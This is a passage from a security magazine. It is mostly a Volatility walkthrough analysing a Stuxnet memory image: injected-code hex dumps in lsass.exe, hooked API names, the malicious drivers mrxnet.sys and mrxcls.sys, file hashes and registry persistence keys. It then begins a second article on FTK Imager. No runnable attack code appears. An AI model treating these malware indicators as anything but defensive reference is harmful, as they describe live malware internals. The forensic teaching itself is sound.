Process: lsass.exe Pid: 1928 Address: 0x1000000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 2, Protection: 6

0x01000000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x01000010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x01000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01000030  00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00   ................



Process: lsass.exe Pid: 1928 Address: 0x6f0000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x006f0000  29 87 7f ae 00 00 00 00 ff ff ff ff 77 35 00 01   ).........w5..
0x006f0010  4b 00 45 00 52 00 4e 00 45 00 4c 00 33 00 32 00   K.E.R.N.E.L.3.2.
0x006f0020  2e 00 44 00 4c 00 4c 00 2e 00 41 00 53 00 4c 00   ..D.L.L...A.S.L.
0x006f0030  52 00 2e 00 30 00 33 00 36 00 30 00 62 00 37 00   R...0.3.6.0.b.7.



Process: lsass.exe Pid: 1928 Address: 0x680000
```

KALI LIN
The quieter you become, the more you

Figure 49. *Injected code detected*

Now, we are going to get the sha256 checksums.

```
Sha256sum *.dmp
```

```
root@behindthefirewalls:~/evidences# sha256sum *.dmp
e97d61f7393ac5838a1800f3e9aa22c6205f4d7e2bde494573d35c57bc9b7819  process.0x81c47c00.0x1000000.dmp
163b7da37df4ae6dafbfb5bf88b319dabf7846cee73d4192c6a7593e835857a8  process.0x81c47c00.0x680000.dmp
abce3e79e26b5116fe7f3d40d21eaa4c8563e433b6086f9ec07c2925593f69dc  process.0x81c47c00.0x6f0000.dmp
2b2945f7cc7cf5b30ccdf37e2adbb236594208e409133bcd56f57f7c009ffe6d  process.0x81c47c00.0x80000.dmp
10f07b9fbbc6a8c6dc4abf7a3d31a81e478accd115b33ec94fe885cb296a3586  process.0x81c47c00.0x870000.dmp
```

Figure 50. *Hashes of the files dumped*

Then, we are going to search this hashes in the same URL: *https://www.virustotal.com/es/#search*.

Notice in the Figure 54, the file is classified as Stuxnet worm.



Figure 51. *Malicious dump detected*



Figure 52. *Malicious dump detected*



Figure 53. *Malicious dump detected*



Figure 54. *Malicious dump detected*




Figure 55. *Malicious dump detected as Stuxnet worm*

DETECTING API CALLS

If we use the command below, we can see the strings of these exported files. We can see just before "services.exe" some API calls.

```
strings evidences/process.*
```

```
C:\WINDOWS\system32\services.exe
ZwMapViewOfSection
ZwCreateSection
ZwOpenFile
ZwClose
ZwQueryAttributesFile
ZwQuerySection
D$0@
t PW
t&PRW
0|'ZQVW
PVWQR
SQRW
_ZY[
PQPTh
ZVPSQR
ZY[X^
```

Figure 56. *API calls*

We can get the same information thank Volatility. We can use the command below:

```
vol -f stuxnet.vmem malfind apihooks -p 1928
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem malfind apihooks -p 1928
Volatile Systems Volatility Framework 2.1
Process: lsass.exe Pid: 1928 Address: 0x80000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x00080000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00080010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00080020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00080030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00   ................



Process: lsass.exe Pid: 1928 Address: 0x1000000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 2, Protection: 6

0x01000000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x01000010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x01000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01000030  00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00   ................
```

Figure 57. *Apihooks*

```
Process: lsass.exe Pid: 1928 Address: 0x680000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x00680000  90 06 68 00 c6 07 68 00 24 00 68 00 a5 04 00 00   ..h...h.$.h.....
0x00680010  f2 04 68 00 48 06 00 00 c9 04 68 00 29 00 00 00   ..h.H.....h.)...
0x00680020  00 00 6f 00 e8 13 00 00 00 5a 77 4d 61 70 56 69   ..o......ZwMapVi
0x00680030  65 77 4f 66 53 65 63 74 69 6f 6e 00 5a 51 81 c1   ewOfSection.ZQ..
```

Figure 58. *Apihooks related with Stuxnet*

These calls are directly linked to the Stuxnet worm. You can read the article below from Symantec. *http://www.symantec.com/connect/blogs/w32stuxnet-installation-details*

DETECTING MALICIOUS DRIVERS

Now, with modscan we are going to pick up previously unloaded drivers and drivers that have been hidden/unlinked by rootkits.

```
vol -f stuxnet.vmem modscan.
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem modscan
Volatile Systems Volatility Framework 2.1
Offset(P)  Name                Base             Size File
---------- ------------------- ---------- ---------- ----
0x01e2a530 mrxnet.sys          0xb21d8000     0x3000 \??\C:\WINDOWS\system32\Drivers\mrxnet.sys
0x01e9a578                     0x00000001        0x1
0x01e9a898                     0x00480048   0x44005c
0x01f9ce78 HIDCLASS.SYS        0xf872a000     0x9000 \SystemRoot\system32\DRIVERS\HIDCLASS.SYS
0x01fa6890 dxg.sys             0xbf9c3000    0x12000 \SystemRoot\System32\drivers\dxg.sys
0x01faa490 mouhid.sys          0xf745c000     0x3000 \SystemRoot\system32\DRIVERS\mouhid.sys
0x01fbe820 RDPCDD.sys          0xf8bb6000     0x2000 \SystemRoot\System32\DRIVERS\RDPCDD.sys
```

Figure 59. *Looking for hidden or unlinked drivers*

The first driver draws our attention… Please, take notes of the “Base” value (oxb21d08000) for future.

```
root@behindthefirewalls:~# vol -f stuxnet.vmem modscan
Volatile Systems Volatility Framework 2.1
Offset(P)  Name                Base             Size File
---------- ------------------- ---------- ---------- ----
0x01e2a530 mrxnet.sys          0xb21d8000     0x3000 \??\C:\WINDOWS\system32\Drivers\mrxnet.sys
0x01e9a578                     0x00000001        0x1
0x01e9a898                     0x00480048   0x44005c
0x01f9ce78 HIDCLASS.SYS        0xf872a000     0x9000 \SystemRoot\system32\DRIVERS\HIDCLASS.SYS
0x01fa6890 dxg.sys             0xbf9c3000    0x12000 \SystemRoot\System32\drivers\dxg.sys
0x01faa490 mouhid.sys          0xf745c000     0x3000 \SystemRoot\system32\DRIVERS\mouhid.sys
0x01fbe820 RDPCDD.sys          0xf8bb6000     0x2000 \SystemRoot\System32\DRIVERS\RDPCDD.sys
```

Figure 60. *Suspicious driver*

We are going to export it.

```
vol -f stuxnet.vmem moddump --dump-dir evidences/ --base 0xb21d80000
```

```
root@behindthefirewalls:~# ls evidences/
root@behindthefirewalls:~# vol -f stuxnet.vmem moddump --dump-dir evidences/ --base 0xb21d8000
Volatile Systems Volatility Framework 2.1
Module Base Module Name          Result
----------- -------------------- ------
0x0b21d8000 mrxnet.sys           OK: driver.b21d8000.sys
```

Figure 61. *Suspicious driver exported*

Then, we are going to get the sha256 hash of this driver.

```
sha256sum driver.b21d80000.sys
```

```
root@behindthefirewalls:~/evidences# sha256sum driver.b21d8000.sys
6aa1f54fbd8c79a3109bfc3e7274f212e5bf9c92f740d5a194167ea940c3d06c  driver.b21d8000.sys
```

Figure 62. *Driver hash*

Now, we are going to check it out with *www.virustotal.com*.



Figure 63. *Malware detected as malicious*

Ok. I think that it's necessary to look more malicious drivers with a similar name.

```
vol -f stuxnet.vmem modscan | grep mrx
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem modscan | grep mrx
Volatile Systems Volatility Framework 2.1
0x01e2a530 mrxnet.sys          0xb21d8000     0x3000 \??\C:\WINDOWS\system32\Drivers\mrxnet.sys
0x0218cb60 mrxcls.sys          0xf895a000     0x5000 \??\C:\WINDOWS\system32\Drivers\mrxcls.sys
0x022a31a0 mrxsmb.sys          0xb2c49000    0x70000 \SystemRoot\system32\DRIVERS\mrxsmb.sys
0x02506ad0 mrxdav.sys          0xb285e000    0x2d000 \SystemRoot\system32\DRIVERS\mrxdav.sys
```

Figure 64. *Similar drivers detected*

Ok. Let's go to export the second suspicious driver and follow the same sequence.

```
root@behindthefirewalls:~# vol -f stuxnet.vmem modscan | grep mrx
Volatile Systems Volatility Framework 2.1
0x01e2a530 mrxnet.sys          0xb21d8000     0x3000 \??\C:\WINDOWS\system32\Drivers\mrxnet.sys
0x0218cb60 mrxcls.sys          0xf895a000     0x5000 \??\C:\WINDOWS\system32\Drivers\mrxcls.sys
0x022a31a0 mrxsmb.sys          0xb2c49000    0x70000 \SystemRoot\system32\DRIVERS\mrxsmb.sys
0x02506ad0 mrxdav.sys          0xb285e000    0x2d000 \SystemRoot\system32\DRIVERS\mrxdav.sys
```

Figure 65. *Second suspicious driver detected*

```
vol -f stuxnet.vmem moddump --dump-dir evidences/ --base 0xf895a000
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem moddump --dump-dir evidences/ --base 0xf895a000
Volatile Systems Volatility Framework 2.1
Module Base Module Name          Result
----------- -------------------- ------
0x0f895a000 mrxcls.sys           OK: driver.f895a000.sys
```

Figure 66. *Second suspicious driver exported*

Now we are going to get the SHA256 hash.

```
sha256sum driver.f895a000.sys
```

```
root@behindthefirewalls:~/evidences# sha256sum driver.f895a000.sys
6bc86d3bd3ec0333087141215559aec5b11b050cc49e42fc28c2ff6c9c119dbd  driver.f895a000.sys
```

Figure 67. *Driver hash*

Finally we are going to check out with Virustotal.



Figure 68. *Second malicious driver detected*

I checked with the same commands the other two drivers aren't categorized as malicious files.

Now, we have just found two malicious drivers: mrxcls.sys and mrxnet.sys.

DETECTING REGISTER KEYS

Now, we are going to detect the register keys that have been added to the computer. With the command below, we are going to see a lot of them.

```
strings stuxnet.vmem | grep -i mrx | grep -i Services
```

```
root@behindthefirewalls:~# strings stuxnet.vmem | grep -i mrx | grep -i Services
HKLM\System\CurrentControlSet\Services\MRxCls
HKLM\SYSTEM\CurrentControlSet\Services\MRxCls?
HKLM\System\CurrentControlSet\Services\MRxCls\ImagePath\
HKLM\System\CurrentControlSet\Services\MRxCls\Type
HKLM\System\CurrentControlSet\Services\MRxCls\
HKLM\SYSTEM\CurrentControlSet\Services\MRxCls#
HKLM\System\CurrentControlSet\Services\MRxCls\ImagePath#
HKLM\System\CurrentControlSet\Services\MRxCls\ImagePath
HKLM\System\CurrentControlSet\Services\MRxCls\ObjectName
HKLM\System\CurrentControlSet\Services\MRxCls\Type}
HKLM\System\CurrentControlSet\Services\MRxCls#
HKLM\System\CurrentControlSet\Services\MRxCls
HKLM\System\CurrentControlSet\Services\MRxNet\Enum\Count
HKLM\System\CurrentControlSet\Services\MRxNet\Enum\NextInstance
HKLM\System\CurrentControlSet\Services\MRxNet\Enum#
HKLM\System\CurrentControlSet\Services\MRxNet\Enum\Count
HKLM\System\CurrentControlSet\Services\MRxNet\Enum\NextInstance
HKLM\System\CurrentControlSet\Services\MRxNet\Enum#
HKLM\System\CurrentControlSet\Services\MRxNet\ImagePath#
HKLM\System\CurrentControlSet\Services\MRxNet\ImagePath
HKLM\System\CurrentControlSet\Services\MRxNet\ImagePath\
```

Figure 69. *Registry key related to mrx* drivers*

Now, we are going to see the details of some of them with the next commands.

```
vol -f stuxnet.vmem printkey -K 'ControlSet001\Services\MrxNet'
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem printkey -K 'ControlSet001\Services\MRxNet'
Volatile Systems Volatility Framework 2.1
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\system
Key name: MRxNet (S)
Last updated: 2011-06-03 04:26:47

Subkeys:
  (V) Enum

Values:
REG_SZ        Description     : (S) MRXNET
REG_SZ        DisplayName     : (S) MRXNET
REG_DWORD     ErrorControl    : (S) 0
REG_SZ        Group           : (S) Network
REG_SZ        ImagePath       : (S) \??\C:\WINDOWS\system32\Drivers\mrxnet.sys
REG_DWORD     Start           : (S) 1
REG_DWORD     Type            : (S) 1
```

Figure 70. *Registry key calling to mrxnet.sys*

```
vol –f stuxnet .vmem printkey -K 'ControlSet001\Services\MrxCls'
```

```
root@behindthefirewalls:~# vol -f stuxnet.vmem printkey -K 'ControlSet001\Services\MrxCls'

Volatile Systems Volatility Framework 2.1
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\system
Key name: MRxCls (S)
Last updated: 2011-06-03 04:26:47

Subkeys:
  (V) Enum

Values:
REG_SZ        Description     : (S) MRXCLS
REG_SZ        DisplayName     : (S) MRXCLS
REG_DWORD     ErrorControl    : (S) 0
REG_SZ        Group           : (S) Network
REG_SZ        ImagePath       : (S) \??\C:\WINDOWS\system32\Drivers\mrxcls.sys
REG_DWORD     Start           : (S) 1
REG_DWORD     Type            : (S) 1
REG_BINARY    Data            : (S)
0x00000000  8f 1f f7 6d 7d b1 c9 09 9d cc 24 7a c6 9f fb 23   ...m}.....$z...#
0x00000010  90 bd 9d bf f1 d4 51 92 2a b4 1f 6a 2e a6 4f b3   ......Q.*..j..O.
```

Figure 71. *Registry key calling to mrxcls.sys*

With these techniques, Stuxnet will be started in each computer restart.

In this part of the article, we have analyzed a memory dump of a well known and dangerous Trojan. It's a great opportunity to have the chance to download this memory dump samples in order to practices memory forensics.

SUMMARY

We have seen a lot of examples of the well known cyber attacks. Several companies, governments, banks… are been attacked with new malware specimens every day, every week, every month...
We know the importance of keep the private information as far as possible of the hackers. We need to do a great effort in order to avoid this pest. It is really difficult, even impossible to keep our networks totally safe. We should design a security policy which makes difficult to the hackers access to private data. In my opinion, it's totally necessary spend a lot of resources in get good security devices and get a great security IT squad capable to face to the security task. But also it's totally necessary awareness to all personnel of the organization which work with a computer about the importance of the security. In the examples like the mentioned above, several companies and governments were infected and their data was stolen because for example a personal of the human resources click in a link attached in an email. This link goes to a URL with an exploit and this computer was infected. After that, the hackers have a

door to get into the company and then try to get access to other system with more interesting information doing pivoting…

Years ago, we have spend a lot of money and time protecting our perimeter with Firewalls, IDS/IPS, Network Antivirus and other security appliances in order to try to protect the servers exposed to the Internet. Now that is still needed but the attacks are changing… The attacks are more sophisticated and the frontal attacks are less common in a hack operation. For this, it is necessary that all personnel of an organization are involved a good security policy.

But with all our prevention, you can be sure some day a computer into your network will be infected… The zero day exploits are undetectable and the anti-virus can't detect a malware which has been customized specially for our organization. In my opinion, we are getting into the "Sandbox Era". I think it's necessary to analyze all files that have been downloaded in a company with a Sandbox in order to find suspicious behavior. There are free sandboxes like Cuckoo and some companies are developing "inline" sandboxes which are really useful.

But with all mentioned above, we are going to be infected again… It will be very difficult but this possibility exists… And when the infection happens, we need a high knowledge in techniques like memory forensics and malware reversing. To get this knowledge, I've expose tools and resources to achieve this goal.

REFERENCES

- *http://code.google.com/p/malwarecookbook/*
- *http://code.google.com/p/volatility/*
- *http://forensicmethods.com/wp-content/uploads/2012/04/Memory-Forensics-Cheat-Sheet-v1.pdf*
- *http://computer-Forensics.sans.org/blog/2012/07/24/mutex-for-malware-discovery-and-iocs#*
- *http://www.forensicswiki.org/wiki/Main_Page*

ABOUT THE AUTHOR



I was involved in the computer science when I was a child and I got my first job as Security Technician when I was 20 years old. I have more than 6 years work in the field of security. I am a network security expert and a specialist in managing Firewalls, VPN, IDS, Antivirus and other security devices in large networks with more than 30,000 users and a 10 GB connection on the Internet. I've worked in numerous types of environments with the latest technologies. Currently I'm working in Satec for the main Research Center in Spain (CSIC) as Senior Security Administrator. In my spare time, I write in my blog http://www.behindthefirewalls.com where I try to share with people the new hacker techniques, malware analysis, forensics analysis, examples and other things related with the security. You can know more from me at http://es.linkedin.com/pub/javier-nieto-ar%C3%A9valo/25/2a/bb4. You can contact me at the bottom on my blog by writing on the contact form or sending an email to behindthefirewalls@gmail.com.



Dr.Web 9.0

for Windows — the rapid response anti-virus

1. Reliable protection against the threats of tomorrow
2. Reliable protection against data loss
3. Secure communication, data transfer and Internet search

© Doctor Web
2003 — 2013

www.drweb.com

Free 30-day trial: https://download.drweb.com

New features in Dr.Web 9.0 for Windows: http://products.drweb.com/9

FREE bonus — Dr.Web Mobile Security:
https://download.drweb.com/android

MEMORY FORENSICS, ANALYSIS AND TECHNIQUES

by Rafael Souza (Co-Founder at Grey Hats, member of "French Backtrack Team)

Due to the increased number of cases of cyber-crimes and intrusions, along with the storage capacity of hard disks and devices, it was necessary to extend the techniques of computer forensics, currently works consist in collection and analysis of static data stored hard drives, seeking to acquire evidence related to the occurrence of malicious activities in computer systems after its occurrence.

What you will learn:

- you will increase their knowledge in the area of extraction of artifacts and samples of memory, you can get many important data such as:
  - Image information (date, time).
  - Running processes.
  - Modules the operating system kernel.
  - Dump any process, DLL.
  - Displacement mapping physical addresses to virtual addressable memory for each process.
  - process SIDs and environment variables, open network sockets, explore cache registry hives.
  - Report on services Windows among others.
- At the end of the reading, you will understand how to access data forensic imaging, this technique allows you to create, disk images, especially forensic.
- Learning to perform memory dumps, and then a forensic analysis on the image created to facilitate the work of forensic experts.

What you should know:

- you just need to have a little knowledge about the rationale behind the technique and analysis of forensic memory, but soon the descriptions will introduce this concept step by step.
- Knowledge of the commands tool Volatility (can be found on the official framework).
- Concepts of "dumps".
- Information about the operating system on which you will apply the method.

With the evolution of technological resources and the popularity of the Internet, it has become impractical to maintain only the traditional approach, due to the large volume of information to be analyzed and the growth of digital attacks. In this context, the analysis of data stored in volatile memory comes up with new techniques, it is necessary to check the processes that were running, established connections, or even access keys encrypted volumes, without causing the loss of sensitive information to the investigation, thus allowing the recovery of important data to the computer forensics.

CONCEPT

Memory forensics is a promising technique that involves the process of capturing and analyzing data stored in volatile memory. Since, by volatile memory, this means that data can be lost on system shutdown, or can be rewritten in the normal functioning of the same memory space. This characteristic of constant flux, the data in memory are usually less structured and predictable.

DATA CONTAINED IN THE MEMORY

The overview of the information stored in memory, everything is running on a computer is stored temporarily in memory, either in volatile memory, the paging file is related to virtual memory. By extracting an image of memory known as 'dump' memory is possible to identify the relationship of the running processes, it is possible to establish a relationship between the processes in order to identify which processes have started other processes, likewise, is feasible to identify which files, libraries, registry keys and sockets that were in use by each process. In summary, it is possible to map how the system was being used when generating the 'dump' memory and also recover executable programs stored in memory.

MORE INFORMATION ON "DUMPS"

This is the method currently used by the experts in computer forensics to acquire the contents of RAM.

There are several programs that help the image acquisition memory system, this work. These tools make reading memory bit-by-bit and copy its contents to a file, the "dump" of memory. This file will have the same physical memory size of the system.

What should be taken into account, regardless of the tool being used, is that, as shown by the "Locard Exchange Principle", when an acquisition program dump is executed, it must be loaded into memory, meaning it will traces, and that some of the memory space that could contain valuable information will be used, and can even lead to changes in the area occupied by processes to paging files. Furthermore, while the tool is reading the contents of the memory, the status of the system is not frozen, which means that while some pages are being copied, and others may be changed if the process is that use is still running, for example. What will define the time spent to collect the image are factors such as processor speed, bus fees and operations in and out of the disc.

CREATING "FORENSIC IMAGE" WITH FTK IMAGER

INTRODUCTION

FTK Imager is a free tool provided by Access to Data acquiring forensic images. The tool allows you to create, mainly disk images…Besides creating forensic disk images, we can perform memory dumps and even perform a forensic analysis on the small image created. There are many other fucionalidades you will discover when you are working with it. The FTK Imager was created by the company AccessData and is free.

STEP BY STEP

Well, I'm looking for a simple and practical way to demonstrate these concepts. Let's click on the "File" menu and click the "Create Disk Image" and choose which disk or partition, or we will make the image. To choose the option to perform a forensic image of the disc, we will on the "Physical Drive", if we want to make the image of a partition, let the option "Logical Drive". Look the pictures below:




Figure 1. *FTK Imager*




Figure 2. *Logical Drive*




Figure 3. *Physical Drive*

Then I'll do the forensic image of a USB stick plugged into my machine, and also choose the option "Physical Drive ". Can I choose which device I want to make the image and then I click on the "Finish" button.




Figure 4. *Select Drive*

Now click on "checkbox Verify images after area They created". With this option selected, the tool will calculate the "hash" MD5 and SHA1 image created after that, click the "ADD" button.




Figure 5. *Create Image*

Let's select "RAW", to perform forensic image format which is the tool of "DD" and click "Next".




Figure 6. *Select RAW*

Will request some information on evidência. We can fill these information. After that, click on “Next”.




Figure 7. *Evidence Item Information*

We will choose the output directory (where the forensic image is saved). “Image Filename” is where you must enter the filename of my image. In the “Image Fragment Size” I can put zero because I do not want my fragmented image. If I wanted to break into pieces, I put this field size in MB that every piece of my image would have. After that , just click on the “Finish” button.




Figure 8. *Select Image Destination*

